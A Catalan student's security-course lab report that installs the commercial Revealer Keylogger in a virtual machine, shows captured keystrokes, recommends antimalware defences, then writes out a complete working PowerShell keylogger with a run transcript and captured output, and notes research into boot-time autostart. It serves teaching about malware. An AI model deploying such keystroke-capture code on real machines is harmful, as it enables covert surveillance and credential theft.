


Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

# ACTIVITAT PT1\_002 : KEYLOGGER

## PART 1 - ANÀLISI

Instal·leu *Revealer Keylogger* (<http://www.logixoft.com/download.html>), un software de recuperació de pulsacions de teclat, en una màquina virtual Windows XP.

*Revealer* s'executa a l'inici i es troba ocult, podent enviar remotament per FTP o correu l'arxiu que registra, en el qual es troben darrera un període de temps credencials d'usuari per exemple de llocs web amb correu, banca electrònica, o xarxes socials.



Si polsem CTRL+ALT+F9 a l'equip local en el qual l'hem instal·lat, podrem veure l'estat del registre, observant en quin moment ha entrat en determinades pàgines web i què ha teclejat.

Es demana unes **captures de pantalla** de com heu fet el procés (especifiqueu també si heu hagut de visualitzar algun vídeo o manual d'internet), i exposeu la vostra opinió.

**Nom i Cognoms**

Arnau Subirós Puigarnau

**Data**

09-10-2018






En la seqüència veiem com després de teclejar la URL [www.yahoo.es](http://www.yahoo.es) ha escrit el text: «informàtica» (+Intro) i a continuació «koala» (+Intro), possibles noms d'usuari i contrasenya respectivament, d'un dels serveis de yahoo, com el correu electrònic.

## Recomanació

La manera de prevenir aquests atacs és realitzar escaneigs periòdics *antimalware* amb una o diverses eines fiables i actualitzades, controlar els accessos físics i limitar els privilegis dels comptes d'usuari per evitar instal·lacions no desitjades.

Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

Accedeixo a <http://www.logixoft.com/download.html> i em descargo la versió bàsica de **Revealer Keylogger**



Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

**Revealer Keylogger** és un malware (en aquest cas és un **keylogger** amb **software**). S'acostumen utilitzar com a "daemon" o serveis que són processos informàtics que funcionen a segon pla, no els veiem, però estan actius.

Lo primer que haig de fer és seleccionar l'opció **Inicio**, llavors qualsevol cosa que escrigui em quedarà enmagatzemat i el seu path( o ruta.) . Si vull deixar de gravar, haig de seleccionar l'opció **Detener**

En aquest exemple he escrit :

- [www.google.es](http://www.google.es) on consta quin navegador he fet servir
- **cmd** que m'indica que he fet servir l'explorador de windows





**Nom i Cognoms**

Arnau Subirós Puigarnau

**Data**

09-10-2018




**Nom i Cognoms**

Arnau Subirós Puigarnau

**Data**


09-10-2018




☐ Opció **Guardar**

- En format text (html)
- En format (jpg) captures de pantalla ( habilitat en la versió PRO)
- En format \*.rvl (categoria arxius de vídeo)

Guardo la captura amb un arxiu format html.



Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018



### LINKS de Consulta :

- [http://dis.um.es/~lopezquesada/documentos/IES\\_1213/SAD/curso/UT5/ActividadesAlumnos/12/enlaces/diccionario1.html](http://dis.um.es/~lopezquesada/documentos/IES_1213/SAD/curso/UT5/ActividadesAlumnos/12/enlaces/diccionario1.html)
- <https://www.infospysware.com/articulos/que-son-los-spywares/>
- <https://es.slideshare.net/vverdu/unidad-4-software-antimalware>
- <https://latam.kaspersky.com/blog/que-es-un-keylogger-2/453/>



Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

## PART 2 – DESENVOLUPAMENT

Escolliu el llenguatge de programació que desitgeu i implementeu un *keylogger* que emmagatzemi tota la informació que es teclegi fins a la fi de la seva execució explícita.




Per implementar aquesta petita aplicació podeu emmagatzemar en temps real tota la informació en un fitxer de text (que podeu crear via codi a la localització que desitgeu).

Un cop implementat el vostre *keylogger*, feu recerca sobre com es pot fer perquè una aplicació arrenqui de manera automàtica en el moment d'arrencar el sistema operatiu Windows (com moltes altres aplicacions donen opció: Skype, Antivirus.FileZila, etc.)

**Nota:**

Hi ha sistemes operatius que ja ofereixen la gestió d'execució d'aplicacions durant el procés d'arrencada





Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

## Keylogger per a Windows (amb Power Shel) i escrit el seuguent codi

```
#requires
-Version 2

function Start-KeyLogger($Path="$env:temp\keylogger.txt")
{
    # Signatures for API Calls
    $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate,
System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@

    # load signatures and make members available
    $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API
    -PassThru
    # create output file
    $null = New-Item -Path $Path -ItemType File -Force
    try
    {
```

Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

```
Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red
# create endless loop. When user presses CTRL+C, finally-block
# executes and shows the collected key presses
while ($true) {
    Start-Sleep -Milliseconds 40
    # scan all ASCII codes above 8
    for ($ascii = 9; $ascii -le 254; $ascii++) {
        # get current key state
        $state = $API::GetAsyncKeyState($ascii)
        # is key pressed?
        if ($state -eq -32767) {
            $null = [console]::CapsLock
            # translate scan code to real code
            $virtualKey = $API::MapVirtualKey($ascii, 3)
            # get keyboard state for virtual keys
            $kbstate = New-Object Byte[] 256
            $checkkbstate = $API::GetKeyboardState($kbstate)
            # prepare a StringBuilder to receive input key
            $mychar = New-Object -TypeName System.Text.StringBuilder

            # translate virtual key
            $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,
            $mychar.Capacity, 0)
            if ($success)
            {
                # add key to logger file
                [System.IO.File]::AppendAllText($Path, $mychar,
                [System.Text.Encoding]::Unicode)
```

Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

```
    }  
    }  
    }  
    }  
}  
finally  
{  
    # open logger file in Notepad  
    notepad $Path  
}  
}  
  
# records all key presses until script is aborted by pressing CTRL+C  
# will then open the file with collected key codes  
Start-KeyLogger
```

## Nom i Cognoms

Arnau Subirós Puigarnau

## Data

09-10-2018


```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\arsupu> #requires -Version 2
PS C:\Users\arsupu> function Start-KeyLogger($Path="$env:temp\keylogger.txt")
{
    <
    >> # Signatures for API Calls
    >> $signatures = @'
    >> [DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
    >> public static extern short GetAsyncKeyState(int virtualKeyCode);
    >> [DllImport("user32.dll", CharSet=CharSet.Auto)]
    >> public static extern int GetKeyboardState(byte[] keystate);
    >> [DllImport("user32.dll", CharSet=CharSet.Auto)]
    >> public static extern int MapVirtualKey(uint uCode, int uMapType);
    >> [DllImport("user32.dll", CharSet=CharSet.Auto)]
    >> public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.
    >> ff, int cchBuff, uint wFlags);
    >> '
    >>
    >> # load signatures and make members available
    >> $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru
    >>
    >> # create output file
    >> $null = New-Item -Path $Path -ItemType File -Force
    >>
    >> try
    >> {
    >>     Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red
    >>
    >>     # create endless loop. When user presses CTRL+C, finally-block
    >>     # executes and shows the collected key presses
    >>     while ($true) {
    >>         Start-Sleep -Milliseconds 40
    >>
    >>         # scan all ASCII codes above 8
    >>         for ($ascii = 9; $ascii -le 254; $ascii++) {
    >>             # get current key state
    >>             $state = $API::GetAsyncKeyState($ascii)
    >>
    >>             # is key pressed?
    >>             if ($state -eq -32767) {
    >>                 $null = [console]::CapsLock
    >>
    >>                 # translate scan code to real code
    >>
    >>             }
    >>         }
    >>
    >>         if ($success)
    >>         {
    >>             # add key to logger file
    >>             [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)
    >>         }
    >>     }
    >> }
    >> finally
    >> {
    >>     # open logger file in Notepad
    >>     notepad $Path
    >> }
    >> }

PS C:\Users\arsupu> # records all key presses until script is aborted by pressing CTRL+C
PS C:\Users\arsupu> # will then open the file with collected key codes
PS C:\Users\arsupu> Start-KeyLogger
Recording key presses. Press CTRL+C to see results.
```

Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

Fent servir **CTRL+C** s'activa un bloc de notes amb tot el que he escrit



```
keylogger: Bloc de notas
Archivo Edición Formato Ver Ayuda
cmdipconfig /allbuww.python.orgwww.collados.org
```

Font de codi consultada : <https://esgeeks.com/como-crear-keylogger-con-powershell/>